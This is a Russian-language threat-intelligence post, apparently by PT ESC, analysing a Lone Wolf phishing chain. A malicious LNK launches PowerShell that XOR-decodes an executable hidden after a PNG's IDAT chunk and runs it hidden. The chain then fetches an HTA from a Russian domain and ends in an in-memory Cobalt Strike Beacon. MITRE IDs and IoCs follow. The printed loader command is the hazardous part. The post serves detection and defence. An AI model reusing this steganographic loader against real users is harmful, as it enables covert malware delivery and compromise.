
Одинокий волк тебе не товарищ
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…




Группа киберразведки зафиксировала очередную фишинговую кампанию группировки Lone Wolf: злоумышленники используют стеганографию для скрытой доставки загрузчика вредоносного ПО.

Жертве отправляют архив (скриншот 1) с двумя файлами: размытым изображением «досудебное.png» (скриншот 2) и ярлыком «сверка.lnk». Открытие ярлыка приводит к запуску PowerShell с параметрами скрытого окна и обходом политики выполнения.
-WindowStyle Hidden -ExecutionPolicy Bypass -Command
"$data=[IO.File]::ReadAllBytes('досудебное.png');
$key=$data[144];
$file=$env:TEMP+'\yVLQbWaX.exe';
$i=[Text.Encoding]::ASCII.GetString($data).LastIndexOf('IDAT')+4;
$xdata = ($data[$i..$data.Length] | ForEach-Object { $_ -bxor $key }); [IO.File]::WriteAllBytes($file, $xdata);
Start-Process -FilePath $file -WindowStyle Hidden"
Code language: PowerShell (powershell)👨🎨 При запуске скрипт читает байты изображения, берет ключ из 145-го байта и находит в ASCII-представлении последний маркер PNG-чанка IDAT. Затем берет все, что идет за ним, декодирует с помощью XOR и сохраняет результат во временном каталоге как
%TEMP%\yVLQbWaX.exe, после чего запускает его. Таким образом, изображение выступает контейнером для полезной нагрузки с параметрами скрытого окна и обходом политики выполнения. Примененная техника извлечения из сегмента IDAT концептуально повторяет подход, ранее замеченный в семействе загрузчиков IDAT Loader (HijackLoader), что указывает на переиспользование или заимствование решений из существующего вредоносного ПО.Запущенный
yVLQbWaX.exe обращается по адресу ezstat.ru/flowersforlove.gif. Указанный домен при обращении перенаправляет на контролируемый злоумышленниками ресурс valisi.ru, на котором фактически размещен вредоносный HTA-файл. Его выполняет системная утилита mshta.exe.Внутри HTA-файла содержится код на VBScript, который вновь запускает PowerShell для распаковки Base64-строки как файла
gzip в памяти и для дальнейшего запуска результата. Анализ показал, что итоговый шеллкод соответствует Beacon — полезной нагрузке Cobalt Strike. Финальный этап реализует «бесфайловое» выполнение в оперативной памяти через рефлективную загрузку.🎭 Вся цепочка демонстрирует последовательную многоступенчатую маскировку:
• стеганография в PNG (T1027.003) + обфускация или кодирование (T1027, T1140);
• пользовательское выполнение LNK-файла (T1204.002) в рамках фишинга с вложением (T1566.001);
• загрузка удаленного компонента (HTA-файла) по сети (T1105);
• выполнение HTA-файла через прокси-сервер с помощью
mshta.exe (T1218.005);• использование скриптовых интерпретаторов (VBScript, PowerShell) в качестве средств развертывания (T1059.005, T1059.001);
• рефлективная загрузка и выполнение полезных нагрузок в памяти (T1620).
💡 Сетевая инфраструктура, с которой взаимодействует вредоносное ПО, не менялась с марта текущего года.
IoCs
Домены
valisi.ru
ecols.ru
Code language: plaintext (plaintext)
IP-адреса
91.218.228.26
188.120.232.76
Code language: plaintext (plaintext)
Хеш-суммы
ec2924d70d86d24e911202b1523c1858
ae7996444c3d9dbc66c6768993a032c3ca39cc59
6b139dec14e03afdaa6ac51415a9d097eaddb9b7ebba5f77575404c5395ff778

bc957c0d268732c83c4b1a33a37a5854
7c5e95a312567541c9839b9aeefdb66f8b92ffe8
ae8c52e498f5c9a328cf9a2b18b5caf11b677108c4da6ac556a66ccb99faba17

38bcebee4a5c0a18a4794ad7c882e536
af2c5c5113389b16351577837087d2a5f618edca
dcee83c2859df268528002c8b5cdfb2d7821985b36e5b5fab8eb9de4cbc812e1

aed3b15ef7c731cdc8e84c0de42adcdc
bc3a04ccdd5e7de167d2f4d3e75239087075e03c
2d91100a95a2d26c8bcf42dea5aeddb3bfad84b1827bc1b7670a9eac8a0936b8
Code language: plaintext (plaintext)
Дополнительные индикаторы
gemme-cotti.ru
seko-group.ru
run-xin.ru
mzmz.ru
igran.ru
dewatering.ru
clwater.ru
ivaco.su
hydrochem.ru
гидрохим.рф
Code language: plaintext (plaintext)
#TI #APT #Phishing
@ptescalator
Ещё от ti_author
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…
- ⚡Фейковые новости — В С Ё
⚡Фейковые новости — В С Ё Специалисты PT ESC обнаружили связанную между собой сеть новостных сайтов,…
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…